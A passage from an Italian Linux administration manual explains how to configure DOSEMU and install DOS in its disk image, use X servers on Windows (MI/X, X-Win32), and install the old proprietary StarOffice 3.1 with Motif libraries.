Per effettuare l'avvio del Dos occorre che sia predisposta l'immagine di un disco di piccole dimensioni. Questo potrebbe essere un file contenuto nella directory '`/var/lib/dosemu/`', oppure '`/var/state/dosemu/`', il cui nome inizia normalmente per '`hdimage`'.

Attualmente, il file dovrebbe chiamarsi '`hdimage.first`' e al limite potrebbe essere un collegamento simbolico a un altro file che costituisce l'immagine vera e propria.

Se non esiste questo file è necessario copiarlo dal pacchetto sorgente. Il nome dovrebbe essere '`hdimage.dist`', o qualcosa di simile. Questa immagine verrà preparata in seguito.

[1] **DOSEMU** GNU GPL

343.1.2 Un disco D: virtuale o di rete

In questa fase conviene preparare una directory che servirà per definire l’inizio (la radice) del disco ‘`D:`’ virtuale utilizzato dai programmi Dos. Stabiliamo che questo sia ‘`/var/emul/dos/`’. Da questo punto in poi, ‘`D:\`’ è equivalente a ‘`/var/emul/dos/`’.

343.1.3 La struttura essenziale del disco D: virtuale

Il disco ‘`D:`’ virtuale dovrebbe contenere alcune directory che riproducono in pratica il classico ambiente Dos:

- ‘`D:\TEMP\`’

  equivalente a ‘`/var/emul/dos/temp/`’;

- ‘`D:\DOS\`’

  equivalente a ‘`/var/emul/dos/dos/`’.

Per evitare la proliferazione di directory temporanee, è possibile utilizzare al posto di ‘`/var/emul/dos/temp/`’ un collegamento simbolico che punti a ‘`/tmp/`’.

```
# ln -s /tmp /var/emul/dos/temp
```

343.2 La configurazione di DOSEMU

La configurazione di DOSEMU consiste nella modifica dei file ‘`/etc/dosemu.conf`’ e di ‘`/etc/dosemu.users`’. Il file ‘`/etc/dosemu.users`’ permette di definire gli utenti che possono utilizzare DOSEMU, mentre l’altro stabilisce tutte le altre caratteristiche.

Purtroppo, la configurazione di DOSEMU, specialmente per ciò che riguarda il file ‘`/etc/dosemu.conf`’, è complessa e cambia da versione a versione. Inoltre, DOSEMU può costituire anche un problema per la sicurezza del sistema dal momento che di solito l’eseguibile ‘**`dos`**’, deve essere SUID-root (cioè deve appartenere a ‘**`root`**’ e avere il bit SUID attivato) per utilizzare funzionalità particolari dell’hardware (soprattutto l’adattatore grafico VGA).[2]

343.2.1 /etc/dosemu.users

DOSEMU permette di distinguere alcune categorie di utenti, attribuendogli privilegi differenti, in base a una diversa configurazione nel file ‘`/etc/dosemu.conf`’. Tali categorie di utenti dipendono quindi dalla configurazione di questo file.

Il file ‘`/etc/dosemu.users`’ può contenere righe di commento, introdotte dal simbolo ‘`#`’, righe bianche o vuote, che vengono ignorate, e direttive espresse dalla sintassi seguente:

utente [*variabile_di_configurazione* ...]

In pratica, si possono abbinare a un utente una o più variabili di configurazione che fanno riferimento a elementi del file ‘`/etc/dosemu.conf`’. È da osservare, in particolare, che si può indicare anche un utente particolare, ‘**`all`**’, per fare riferimento a tutti gli utenti a cui non si fa menzione in modo esplicito.

[2] Se ci si accontenta di uno schermo a caratteri, senza grafica e senza cornici, non dovrebbe essere necessario attivare il bit SUID.

A titolo di compromesso, viene mostrato un esempio di configurazione del file '`/etc/dosemu.users`' che dovrebbe essere sufficiente nella maggior parte delle situazioni. Si tratta in pratica della versione standard distribuita assieme a DOSEMU, con l'aggiunta di qualche utente ipotetico.

```
# This is a sample /etc/dosemu.users file
# For more details look at ./doc/README.conf

root c_all              # root is allowed to do all weird things
nobody guest            # variable 'guest' is checked in /etc/dosemu.conf
                        # to allow only DEXE execution
guest guest             # login guest treated as 'nobody'

# Utenti inseriti normalmente
tizio
caio
semproni

# If you want to allow limited dosemu to all users, uncomment the line below
#all restricted         # all other users have normal user restrictions
```

Come si intuisce, l'utente '**`root`**' ha tutti i diritti necessari a compiere quello che vuole dall'interno di DOSEMU. Sono previsti gli utenti '**`nobody`**' e '**`guest`**', a cui sono concesse solo poche cose, mentre agli utenti '**`tizio`**', '**`caio`**' e '**`semproni`**' sono concessi privilegi normali. Infine, appare commentata la direttiva '**`all restricted`**', con la quale si potrebbe consentire l'utilizzo di DOSEMU a tutti gli altri utenti, con privilegi ridotti.

343.2.2 /etc/dosemu.conf

La preparazione di '`/etc/dosemu.conf`' è invece più delicata. Il file di esempio già fornito all'interno del pacchetto di distribuzione di DOSEMU è commentato molto dettagliatamente, però è anche molto complesso. Di seguito vengono indicate solo alcune parti particolarmente importanti. Le altre direttive di questo file, possono essere lasciate come sono, ignorandole, almeno fino a quando non si raggiunge una buona esperienza con l'uso di DOSEMU.

```
# Viene impostata la mappa della tastiera per uniformarsi alla
# disposizione dei tasti in Italia.
$_rawkeyboard = (1)     # bypass normal keyboard input, maybe dangerous
$_layout = "it"         # one of: finnish(-latin1), de(-latin1), be, it, us
                        # uk, dk(-latin1), keyb-no, no-latin1, dvorak, po
                        # sg(-latin1), fr(-latin1), sf(-latin1), es(-latin1)
                        # sw, hu(-latin2), hu-cwi, keyb-user
$_keybint = (on)        # emulate PCish keyboard interrupt


# Vengono definite le potenzialità dello schermo
# (per poter utilizzare la grafica, come impostato in questo
# esempio, occorre avviare il programma dos con i privilegi
# dell'utente root).
$_video = "vga"         # one of: plainvga, vga, ega, mda, mga, cga
$_console = (1)         # use 'console' video
$_graphics = (1)        # use the cards BIOS to set graphics
$_videoportaccess = (1) # allow videoportaccess when 'graphics' enabled
$_vbios_seg = (0xc000)  # set the address of your VBIOS (e.g. 0xe000)
$_vbios_size = (0x10000)# set the size of your BIOS (e.g. 0x8000)
$_vmemsize = (1024)     # size of regen buffer
$_chipset = ""          # one of: plainvga, trident, et4000, diamond, avance
                        # cirrus, matrox, wdvga, paradise
$_dualmon = (0)         # if you have one vga _plus_ one hgc (2 monitors)


# Viene definito l'uso dei dischetti e dell'immagine del disco C:.
$_floppy_a ="threeinch" # or "fiveinch" or empty, if not existing
```

```
$_floppy_b = ""         # ditto for B:

$_hdimage = "hdimage.first" # list of hdimages under /var/lib/dosemu
                        # assigned in this order such as
                        # "hdimage_c hdimage_d hdimage_e"
                        # If the name begins with '/dev/', then partition
                        # access is done instead of virtual hdimage such as
                        # "/dev/hda1" or "/dev/hda1:ro" for readonly
                        # Currently mounted devices and swap are refused.
                        # Hdimages and devices may be mixed such as
                        # "hdimage_c /dev/hda1 /dev/hda3:ro"
                        # Note: 'wholedisk' is _not_ supported.
$_hdimage_r = $_hdimage # hdimages for 'restricted access (if different)


# Viene definita la stampante.
$_printer = "lp"        # list of (/etc/printcap) printer names to appear as
                        # LPT1, LPT2, LPT3 (not all are needed, empty for none)
$_printer_timeout = (20)# idle time in seconds before spooling out

$_ports = ""            # list of portnumbers such as "0x1ce 0x1cf 0x238"
                        # or "0x1ce range 0x280,0x29f 310"
                        # or "range 0x1a0,(0x1a0+15)"
```

343.3 Installare e utilizzare il Dos

Il prossimo problema è quello di riuscire a installare il Dos nel file-immagine che servirà per effettuare l’avvio del Dos stesso. L’immagine in questione, che probabilmente è il file ‘`/var/lib/dosemu/hdimage.first`’, contiene già una serie di programmi Dos che fanno parte di DOSEMU e come tali non vanno cancellati. Ma l’immagine che viene distribuita così non è avviabile e il problema è proprio quello di inserirvi il kernel del Dos e l’interprete dei comandi ‘**`COMMAND.COM`**’, salvo il caso in cui sia già presente una versione di FreeDOS.

1. **Preparazione di un dischetto di avvio**

   Per prima cosa occorre preparare un dischetto Dos avviabile che contenga qualche programma di servizio indispensabile. Da un elaboratore che stia eseguendo il sistema operativo Dos si procede come segue:

   C:> **`FORMAT A: /S`**

   C:> **`COPY C:\DOS\SYS.* A:`**

   C:> **`COPY C:\DOS\FDISK.* A:`**

   Oltre a questi file converrebbe preparare nel dischetto un programma per la creazione e modifica di file di testo. Servirà per preparare i file ‘`CONFIG.SYS`’ e ‘`AUTOEXEC.BAT`’.

2. **Avvio del dischetto attraverso DOSEMU**

   È necessario quindi avviare il Dos contenuto nel dischetto appena creato attraverso DOSEMU. Per fare questo, dall’elaboratore GNU/Linux si avvia DOSEMU nel modo seguente:

   # **`dos -A`**

   Se tutto è andato bene si avvia il Dos; quindi, dopo la richiesta della data e dell’ora appare l’invito classico (il *prompt*), per l’inserimento dei comandi attraverso la shell (‘**`COMMAND.COM`**’).

   ```
   A:\>
   ```

3. **Trasferimento del sistema**

   Per trasferire nel file-immagine il sistema contenuto nel dischetto, in modo da rendere questa immagine avviabile, occorre procedere prima con la creazione di un MBR (*Master boot record*):

   ```
   A:\> FDISK /MBR
   ```

   quindi con il trasferimento del sistema:

   ```
   A:\> SYS C:
   ```

   Se è andato tutto bene, adesso il disco '`C:`', cioè l'immagine, è pronto.[3]

4. **Controllo del disco C:**

   Il disco '`C:`' dovrebbe contenere alcuni file di DOSEMU. Per verificare il contenuto è sufficiente spostarsi in '`C:`'.

   ```
   A:\> C:
   ```

   ```
   C:\> DIR
   ```

5. **Modifica di config.sys**

   Trovandosi in '`C:`', potrebbe essere conveniente modificare i file '`CONFIG.SYS`' e '`AUTOEXEC.BAT`'. Si inizia con '`CONFIG.SYS`'.

   Si stabilisce di poter utilizzare tutte le lettere di unità (*drive*) a disposizione.

   ```
   LASTDRIVE=Z
   ```

   Si definisce attraverso il driver '`EMUFS.SYS`' di DOSEMU che la prossima lettera di disco a disposizione punti alla directory '`/var/emul/dos/`'. Di conseguenza, quella directory verrà interpretata come disco '`D:`'

   ```
   DEVICE=C:\EMUFS.SYS /var/emul/dos
   ```

   Viene avviato il driver '`EMS.SYS`' di DOSEMU che si occupa della gestione della memoria estesa.

   ```
   DEVICE=C:\EMS.SYS
   ```

   Se in seguito sarà opportuno, si potrà sempre apportare modifiche a questo file.

6. **Modifica di '`AUTOEXEC.BAT`'**

   Inizialmente il file non necessita di modifiche. Si vedrà in seguito come configurare al meglio questo file.

7. **Conclusione dell'installazione**

   Per terminare la sessione di lavoro dell'installazione occorre fare terminare l'esecuzione di DOSEMU che era stato avviato in precedenza con il comando '**`dos -A`**'. Per chiudere si utilizza il programma '**`EXITEMU.COM`**':

   ```
   C:\> C:\EXITEMU
   ```

8. **Verifica**

   Se tutto è andato come previsto, il Dos è pronto. Si può provare ad avviare il Dos senza l'uso del dischetto semplicemente con il comando:

   ```
   $ dos
   ```

   Se ha funzionato, si otterrà l'invito normale:

[3] Il comando '**`FDISK /MBR`**' riguarda precisamente MS-Dos, mentre nel caso di cloni le cose potrebbero essere differenti; per esempio potrebbe essere necessario avviare il programma nel modo solito e poi specificare la richiesta selezionando una voce da un menù.

```
C:\>
```

Per uscire si utilizza il programma '**EXITEMU.COM**':

```
C:\> EXITEMU
```

343.3.1 I dischi virtuali con LREDIR.COM

Il programma '**LREDIR.COM**' è in grado di consentire l'accesso a porzioni del file system di GNU/Linux attribuendo una lettera di unità. Per esempio:

```
C:\> LREDIR X: \linux\fs\/home
```

fa sì che il disco '`X:`' corrisponda al contenuto della directory '`/home/`'. Invece,

```
C:\> LREDIR Y: \linux\fs\${home}
```

fa sì che il disco '`Y:`' corrisponda al contenuto della directory personale dell'utente che sta usando DOSEMU.

343.3.2 Il mouse

Teoricamente, DOSEMU è in grado di gestire da solo il mouse. In pratica potrebbe non essere così. In tal caso conviene provare ad avviare un programma apposito all'interno del '`CONFIG.SYS`' o di '`AUTOEXEC.BAT`'.

343.3.3 Un esempio di AUTOEXEC.BAT

Nell'esempio seguente viene utilizzato un programma per la gestione del mouse estraneo a DOSEMU. Il disco '`D:`' era stato definito implicitamente all'interno di '`CONFIG.SYS`' attraverso '**DEVICE=C:\EMUFS.SYS /var/emul/dos**'.

```
@echo off

LREDIR H: linux\fs\${home}
LREDIR R: linux\fs\/mnt/cdrom

PROMPT=$p$g
PATH=c:\
PATH=%PATH%;D:\;D:\DOS

SET TEMP=D:\TEMP

D:

D:\DOS\MOUSE

ECHO "Questo è DOSEMU. Benvenuto!"
```

343.3.4 DOSEMU e le console virtuali

Quando viene avviato il Dos attraverso DOSEMU, questo opera nella console virtuale sulla quale ci si trova. Di solito, per passare da una console virtuale all'altra è sufficiente premere la combinazione [*Alt+F1*] o [*Alt+F2*]... Quando ci si trova su una console virtuale all'interno della quale sta funzionando il Dos, per passare a un'altra si agisce con la combinazione [*Ctrl+Alt+F1*] o [*Ctrl+Alt+F2*]...

343.3.5 DOSEMU da X

Per avviare il Dos in una finestra del sistema grafico X, conviene avviare DOSEMU attraverso ‘**xdos**’ che normalmente è un collegamento simbolico a ‘**dos**’.

343.3.6 DOSEMU e Mtools

Nelle sezioni precedenti si è visto l’uso del file-immagine ‘`/var/lib/dosemu/hdimage`’, che costituisce normalmente il disco ‘`C:`’ per DOSEMU. Questo file non è gestibile con strumenti Unix normali, soprattutto perché non è un’immagine standard. Si tratta dell’immagine di un piccolo disco fisso contenente una partizione, con l’aggiunta di un’intestazione aggiuntiva.

Questo disco ‘`C:`’ può essere utilizzato principalmente attraverso strumenti Dos all’interno di DOSEMU, così come è stato già mostrato, oppure può essere raggiunto anche tramite Mtools, purché configurato opportunamente. Infatti, è sufficiente informare Mtools sulla posizione esatta in cui ha inizio la prima partizione all’interno del file-immagine, per potervici accedere anche con questo strumento. Potrebbe trattarsi della direttiva seguente, nel file di configurazione ‘`/etc/mtools.conf`’.

```
drive n: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128
```

In tal modo, per Mtools, il disco ‘`N:`’ corrisponderebbe al disco ‘`C:`’ di DOSEMU.

> È importante fare attenzione al valore dello scostamento (*offset*) che potrebbe cambiare da una versione all’altra di DOSEMU.

343.3.7 Implicazioni sulla gestione dei permessi

Il Dos non è un sistema operativo multiutente e di conseguenza non è in grado di attribuire dei permessi ai file. Quando si utilizza il Dos all’interno di DOSEMU, i permessi vengono gestiti in modo predefinito.

Quando si crea un file gli vengono attribuiti i permessi predefiniti in base a quanto stabilito con la maschera dei permessi; inoltre, l’utente e il gruppo proprietario corrispondono all’utente che ha avviato DOSEMU e al gruppo cui questo utente appartiene.

Quando si accede a un file, l’apparenza delle caratteristiche di questo cambiano a seconda che l’accesso avvenga da parte di un utente rispetto a un altro: l’utente che ha creato il file può modificarlo, un altro potrebbe trovarlo protetto in sola lettura.

In particolare, i file contenuti nel file-immagine che costituisce il disco ‘`C:`’ hanno le proprietà e i permessi del file-immagine stesso.

Ma il Dos non è in grado di gestire tutte le finezze che può invece amministrare un sistema Unix, di conseguenza, quando si tenta di fare qualcosa che i permessi non consentono, si ottengono per lo più delle segnalazioni di errore che normalmente non si vedono quando si usa il Dos da solo senza emulazioni.

Quando si utilizza il Dos con DOSEMU su un sistema al quale accede un solo utente, non dovrebbero porsi problemi: basta che l’unico utente utilizzi sempre lo stesso nominativo (lo stesso UID). Quando lo si utilizza invece in un sistema al quale accedono più utenti, è ragionevole desiderare che i dati personali possano essere inaccessibili agli altri; quindi, questo modo trasparente di gestire i permessi può essere solo positivo. Quando si vogliono gestire alcune attività in gruppo

si può aggirare eventualmente l'ostacolo utilizzando un utente comune creato appositamente per quel compito.

Un'ultima annotazione deve essere fatta per i file eseguibili che non necessitano dei permessi di esecuzione, come invece richiederebbe GNU/Linux. È generalmente sufficiente che ci siano i permessi di lettura. A volte sono necessari anche quelli in scrittura, ma prima di dare questi permessi è meglio verificare, onde evitare di lasciare campo libero a un possibile virus.

Servente X su altre piattaforme grafiche

Una delle caratteristiche importanti di X è quella di permettere l'utilizzo di un servente grafico in una stazione di lavoro diversa dall'elaboratore in cui il programma applicativo viene eseguito realmente.

Normalmente, quando la propria rete locale è composta sia da elaboratori con sistema operativo Unix che di altro tipo, si può accedere agli elaboratori Unix attraverso il protocollo TELNET, ma con questo strumento manca la possibilità di utilizzare le applicazioni che usano la grafica. Per questo occorre un programma che svolga le funzioni di X anche nelle altre piattaforme. Generalmente, tale programma sfrutta l'ambiente grafico del sistema operativo in cui si trova a funzionare.

Un software del genere è anche chiamato *terminale X* , perché in pratica permette l'utilizzo di un elaboratore come terminale grafico per le applicazioni X.

344.1 MI/X

MI/X [1] è un servente X in grado di gestire le finestre di applicazioni in funzione su altri elaboratori. Può funzionare solo se nell'elaboratore in cui viene installato è attivata la gestione delle connessioni TCP/IP.

Ne esistono due versioni: una per MS-Windows 95/98/NT/2000 e una per MacOS. È prodotto da MicroImages, Inc., <*http://www.microimages.com/*>, che ne rilascia una versione gratuita, non molto sofisticata, ma funzionante.

L'installazione di questo servente non richiede alcuna configurazione particolare, bisogna però ricordarsi di avviarlo prima di tentare di utilizzare applicativi che ne richiedono la presenza. Basta fare una connessione TELNET con l'elaboratore dal quale si vogliono avviare gli applicativi da utilizzare attraverso il servente grafico e ricordarsi di mettere l'opzione '**-display**' seguita dall'indirizzo dell'elaboratore locale e del numero dello schermo, come nell'esempio seguente. L'elaboratore locale (MS-Windows) è *roggen.brot.dg* e quello remoto (Unix o GNU/Linux) è *dinkel.brot.dg*.

C:\> **TELNET dinkel.brot.dg**[*Invio*]

login: **tizio**[*Invio*]

Password: ********[*Invio*]

Finalmente appare l'invito dell'elaboratore remoto.

dinkel$ **xterm -display roggen.brot.dg:0**[*Invio*]

In questo modo dovrebbe apparire la finestra di terminale nel servente X locale.

Il servente MI/X sfrutta l'ambiente grafico del sistema operativo in cui è stato installato, in particolare utilizza una finestra che, a sua volta, diventerà la finestra principale per tutte le applicazioni X.

Il solo servente grafico non può essere sufficiente a gestire le finestre delle varie applicazioni. Per questo, MI/X incorpora un gestore di finestre simile a '**twm**'.

MI/X può essere ottenuto direttamente da MicroImages, Inc., all'indirizzo <*http://www.microimages.com/freestuf/mix/download.htm*>.[2]

[1] **MI/X** software proprietario

[2] La versione gratuita di questo servente funziona bene se la profondità di colori è di 256, pari a 8 bit. Non è in grado

di funzionare se la risoluzione è inferiore, mentre se è superiore, funziona, ma si possono presentare dei problemi.

344.2 X-Win32

X-Win32 [3] è un servente X in grado di fare gestire a MS-Windows 95/98/NT/2000 le finestre di applicazioni X che sono in funzione su altri elaboratori. Può funzionare solo se nell'elaboratore in cui viene installato è attivata la gestione delle connessioni TCP/IP.

È prodotto da StarNet Communications Corporation <*http://www.starnet.com/*>. Di questo software non esiste alcuna versione gratuita, ma può essere scaricato liberamente dalla rete e provato in modalità dimostrativa (dopo alcune ore di funzionamento si interrompe eliminando i processi).

Il funzionamento è analogo a quello di altri prodotti del genere. La particolarità più importante sta nella gestione delle finestre completamente a carico di MS-Windows, cosa che facilita notevolmente l'impiego.

X-Win32 può essere ottenuto direttamente da StarNet all'indirizzo già segnalato. La stessa azienda produce anche una versione di questo servente funzionante su MS-Windows 3.*.

[3] **X-Win32** software proprietario

Capitolo 345 Applicazioni proprietarie

La disponibilità di software proprietario per GNU/Linux dimostra la maturità di questo sistema operativo. Negli ambienti meno preparati dal punto di vista informatico, i sistemi operativi Unix sono semplicemente temuti. Il software proprietario confortevole e spesso uniforme tra una piattaforma e un'altra, permette di attenuare questi problemi di inserimento.

Attualmente il software libero offre molte alternative valide alla maggior parte del software proprietario; pertanto, le notizie che appaiono in questo capitolo, hanno più un valore storico che altro.

345.1 Motif

Motif [1] è un'interfaccia grafica sviluppata originariamente da OSF (*Open software foundation*), divenuta attualmente parte di The Open Group. Motif costituisce ancora uno standard molto importante, tanto che quasi tutte le applicazioni grafiche proprietarie, funzionanti su Unix e quindi su X, utilizzano questa GUI.

La cosa più importante di Motif sono le librerie che possono fornire ai programmi una serie di funzioni e di oggetti grafici.

345.1.1 Link statico o dinamico

Un programma che utilizza le librerie Motif può essere stato compilato utilizzando queste librerie in modo differente: con un link statico o dinamico.

Un programma prodotto con un link statico si trova in pratica a incorporare le librerie, per cui, può essere utilizzato così com'è senza la necessità di installarle separatamente. Un programma prodotto con un link dinamico richiede la presenza delle librerie, ma ha il vantaggio di richiedere un po' meno risorse rispetto a quello compilato in modo statico.

Normalmente, la licenza di Motif consente di incorporare le librerie nel programma e non di distribuirle assieme al programma. Di conseguenza, se si vogliono utilizzare programmi che si servono delle librerie Motif in modo dinamico, occorre acquistare una copia delle librerie Motif.

345.1.2 Il prezzo del nome

Motif viene commercializzato da diverse aziende che spesso utilizzando nomi differenti. Nella maggior parte dei casi si tratta sempre di lavori derivati dagli stessi sorgenti e perfettamente compatibili con l'originale, ma l'uso del nome Motif ha un prezzo.

Per quanto riguarda la piattaforma i386 si possono trovare nomi come Moo-tiff, SWiM, Metro Link, MoTeeth,...

345.2 StarOffice 3.1

StarOffice [2] è stato prodotto dalla Star Division, oggi acquisita dalla Sun Microsystems (<*http://www.sun.com/staroffice/*>). Si tratta di un pacchetto integrato per ufficio, comprendente un programma di scrittura, un foglio elettronico, un programma di disegno vettoriale, un programma per il fotoritocco, un disegnatore di grafici e un programma per la scrittura di equazioni.

[1] **Motif** software proprietario

[2] **StarOffice 3.1** software proprietario, gratuito per alcuni tipi di utenti

Una delle caratteristiche più importanti è la sua compatibilità con i formati di altri prodotti proprietari, almeno fino alle versioni esistenti nell'anno 1997; inoltre, anche se si tratta di un'edizione molto vecchia, c'è da considerare che si tratta della versione che esige meno risorse per funzionare e per questo è l'unica che possa essere usata su macchine con poco più di 16 Mibyte di memoria centrale.

La versione per GNU/Linux può essere ritrovata ancora in diversi FTP e per raggiungerli si può sempre chiedere aiuto a FTPSearch <*http://www.alltheweb.com/?c=ftp*>.[3]

345.2.1 Archivi necessari

La versione GNU/Linux di StarOffice è organizzata in blocchetti contenuti in archivi compressi attraverso '**`tar`**' e '**`gzip`**'. I file utili sono:

- '`StarOffice31-common.tar.gz`';
- '`StarOffice31-english.tar.gz`';
- '`StarOffice31-dynbin.tar.gz`', nel caso si disponga di Motif 2.0;
- '`StarOffice31-statbin.tar.gz`', nel caso non si disponga di Motif 2.0.

> Nel caso si disponga già dei file della versione 3.1beta4, basta utilizzare l'archivio '`StarOffice31-upgrade2final.tar.gz`' per togliere la scadenza di funzionamento che aveva quella versione. Di fatto la versione 3.1 non è altro che la stessa 3.1beta4 senza alcuna scadenza.

345.2.2 Librerie

Le versioni Unix di StarOffice, utilizzano la libreria grafica Motif 2.0, cioè un altro prodotto proprietario. Per questo motivo, tra i file di StarOffice che vengono distribuiti, esistono due tipi di binari: quelli che richiedono la presenza della libreria Motif e quelli che sono stati compilati in modo da contenerla già come libreria statica. I secondi sono i binari che possono essere utilizzati senza la libreria Motif, anche se ciò penalizza notevolmente le prestazioni di StarOffice.

345.2.2.1 libc

StarOffice richiede la presenza di una versione di '**`libc`**' superiore o uguale a 5.4.4. Se nel proprio sistema è installata una versione precedente, bisogna provvedere all'aggiornamento. Se non si ha la possibilità di effettuare un aggiornamento automatico, dopo aver copiato i file aggiornati della libreria nella directory '`/lib/`', occorre correggere il collegamento '`libc.so.5`', ma in un colpo solo! Supponendo di avere copiato i file della versione 5.4.28, si può procedere come nell'esempio seguente:

```
# ln -sf /lib/libc.so.5.4.28 /lib/libc.so.5
```

[3] Oltre alle considerazioni di carattere tecnico per motivare la scelta di una versione così antiquata, è importante notare che la versione 3.1 disponeva di una licenza molto chiara per la parte che riguarda l'utilizzo «non-commerciale», al contrario delle versioni immediatamente successive. Con l'acquisizione del prodotto da parte della Sun Microsystems, la versione 5.1 ha offerto il prodotto gratuitamente, con una licenza non ambigua.

345.2.3 Localizzazione

StarOffice è sensibile al contenuto della variabile di ambiente '**`LANG`**'. Se contiene il valore corretto, cioè '**`it_IT`**' (o '**`it_IT.ISO-8859-1`**', si può verificare con '**`locale -a`**'), tutti i messaggi (o quasi) appariranno in italiano.

Vale la pena di predisporre in ogni caso questa variabile, non solo per StarOffice.

345.2.4 Collocazione

La collocazione del programma non è obbligatoria, a parte il nome della directory da cui si dirama tutto l'applicativo: '`StarOffice-3.1/`'. Normalmente si pongono due alternative: installare a partire dalla directory '`/usr/local/`', oppure da '`/opt/`': negli esempi che seguono si suppone di installare da questa ultima directory.

Ci si posiziona nella directory '`/opt/`' e da lì si espandono i file necessari.

Se si installa la versione beta, occorre espandere l'archivio '`StarOffice31-upgrade2final.tar.gz`' per ultimo.

```
# cd /opt

# tar xzvf StarOffice31-common.tar.gz

# tar xzvf StarOffice31-english.tar.gz
```

...

345.2.5 Librerie dinamiche (ld.so)

L'archivio '`StarOffice31-common.tar.gz`', espandendosi, colloca una serie di librerie nella directory '`/opt/StarOffice-3.1/linux-x86/lib/`'. Prima di poter fare qualunque cosa con StarOffice, occorre aggiornare il file '`/etc/ld.so.conf`' e avviare il programma '**`ldconfig`**' in modo da ottenere un nuovo file '`/etc/ld.so.cache`'.

Si procede aggiungendo la riga seguente al file '`/etc/ld.so.conf`'.

```
/opt/StarOffice-3.1/linux-x86/lib/
```

Quindi si avvia semplicemente il programma '**`ldconfig`**' che provvede a fare il resto.

```
# ldconfig
```

Eventualmente, se non si vuole intervenire in questo modo, si può agire su una variabile di ambiente, '**`LD_LIBRARY_PATH`**', che deve contenere anche il percorso necessario a raggiungere le librerie di StarOffice. Questa variabile viene gestita normalmente attraverso uno script creato automaticamente dalla procedura di installazione.

345.2.6 Installazione personale: setup

Finalmente, al termine di tutte queste operazioni ogni utente è pronto per installare StarOffice nella propria directory personale. Le operazioni seguenti vanno svolte utilizzando una finestra di terminale (come '**`xterm`**' per esempio) all'interno dell'ambiente grafico X.

```
$ cd /opt/StarOffice-3.1
```

```
$ ./setup
```

```
StarOffice 3.1 Installation Tool
```

Figura 345.1. Inizio della procedura di installazione personale di StarOffice.

Dopo la presentazione, viene offerta una scelta possibile tra diversi tipi di installazione:

- installazione da rete o CD;
- personalizza installazione;
- installazione minima;
- installazione standard.

Nel primo caso, viene creata la directory '`~/StarOffice-3.1/`' contenente altre directory e poi soltanto collegamenti a file contenuti nella posizione originale. Negli altri casi, vengono copiate localmente le porzioni di StarOffice che si intendono utilizzare. In generale, dovrebbe essere sufficiente il primo tipo di installazione.

Al termine, nella directory personale dell'utente si troveranno due script: '`.sd.sh`' e '`.sd.csh`'. Il primo è fatto per essere interpretato da una shell Bourne o una compatibile, mentre il secondo da una shell C.

In pratica, se si utilizza la shell Bash, si tratta di includere alla fine di '`~/.bash_profile`' o '`~/.profile`', o ancora in '`~/.bashrc`' (a seconda di come è organizzato il proprio sistema), la riga seguente:

```
. ~/.sd.sh
```

In questo modo, il file '`.sd.sh`' viene letto ed eseguito.

Il file '`.sd.sh`', come pure '`.sd.csh`', contiene la dichiarazione della variabile '**`LANG`**' con il valore '**`us`**'. Evidentemente questo è sbagliato. Se è stato seguito il consigliato di predisporre la variabile '**`LANG`**' nel modo corretto, basta commentare questa dichiarazione.

345.2.6.1 Se setup non funziona

Potrebbe anche capitare che il programma '**`setup`**' non funzioni nella propria installazione di GNU/Linux. Tuttavia, non è detto che sia pregiudicato il funzionamento del resto dell'applicativo.

La cosa più importante che viene svolta dal programma di installazione è la creazione dei due file script citati precedentemente. Si può sostituire la loro funzione con lo script seguente, adatto per una shell Bourne o derivata.

```
#!/bin/sh

PATH="/opt/StarOffice-3.1/linux-x86/bin:$PATH"
export PATH

LD_LIBRARY_PATH="/opt/StarOffice-3.1/linux-x86/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH

XPPATH="/opt/StarOffice-3.1/xp3"
export XPPATH

HELPPATH="/opt/StarOffice-3.1/linux-x86/modules"
export HELPPATH

XENVIRONMENT="/opt/StarOffice-3.1/starview.xres"
export XENVIRONMENT

SVFONTPATH="/opt/StarOffice-3.1/fonts/75dpi:\
/opt/StarOffice-3.1/fonts/75dpi/bdf:/opt/StarOffice-3.1/fonts/type1"
export SVFONTPATH

SVHOME="$HOME"
export SVHOME
```

Evidentemente, se si intende installare StarOffice a partire da una directory differente da '`/opt/`', occorre cambiare i percorsi indicati nell'esempio. La creazione della directory '`~/StarOffice-3.1/`' (quella che parte dalla directory personale dell'utente) e delle discendenti, con il loro contenuto di collegamenti simbolici, non è strettamente necessaria: a volte si potrebbero ricevere delle segnalazioni di errore, così come qualche componente potrebbe non funzionare perfettamente. Eventualmente si può provare a creare un collegamento simbolico che punti direttamente alla posizione originale dell'applicativo, come nell'esempio seguente:

`$` **`ln -s /opt/StarOffice-3.1 ~/StarOffice-3.1`**

345.2.7 Avvio

I file binari di StarOffice sono collocati nella directory '`/opt/StarOffice-3.1/linux-x86/bin/`', ma se l'installazione personale è stata eseguita correttamente, dovrebbero essere raggiungibili senza l'indicazione del percorso.

Prima di avviare un eseguibile qualunque di StarOffice, conviene attivare la guida interattiva e il sistema di comunicazione interna.

`$` **`svdaemon`**

`$` **`svportmap`**

I programmi a disposizione sono:

- '**`sdraw3`**' -- un disegnatore vettoriale;

- '**swriter3**' -- un programma di scrittura;
- '**scalc3**' -- un foglio elettronico;
- '**smath3**' -- un programma per la scrittura di equazioni matematiche;
- '**schart3**' -- un programma di grafici;
- '**simage3**' -- un programma per il fotoritocco.

345.2.8 Linguaggio

Se la variabile '**LANG**' è configurata correttamente, i messaggi appaiono in lingua italiana, ma non tutti, dove mancano le traduzioni appaiono in inglese o in tedesco.

È importante sapere che «beenden» significa terminare, ovvero, «fine lavoro».

345.2.9 Stampa

StarOffice è (almeno in teoria) in grado di gestire alcuni tipi di stampanti diversi da PostScript. Utilizzando '**lpr**' (cioè il sistema di stampa BSD, o uno compatibile), è sufficiente avere predisposto un filtro di stampa adatto a convertire il formato PostScript in quello della propria stampante. Quando si stampa, quindi, si deve scegliere il tipo di stampante '**lp**', eventualmente modificando la riga di comando. Di solito è sufficiente specificare la voce corrispondente alla stampante o al filtro di stampa più adatto alle proprie esigenze.

Figura 345.2. Richiamando l'impostazione della stampante, vengono proposti diversi tipi di driver, ma se il proprio sistema è configurato correttamente, dovrebbe essere sufficiente selezionare il tipo standard: '**lp**'.

Figura 345.3. La riga di comando per ottenere la stampa può essere modificata a seconda delle esigenze, per esempio si può cambiare l'indicazione della voce del file '`/etc/printcap`' e di altre indicazioni. Di solito, non serve alcuna intestazione, in tal caso, l'opzione '`-T`' non serve e può essere cancellata.

345.2.10 Semplificazioni nella distribuzione Debian

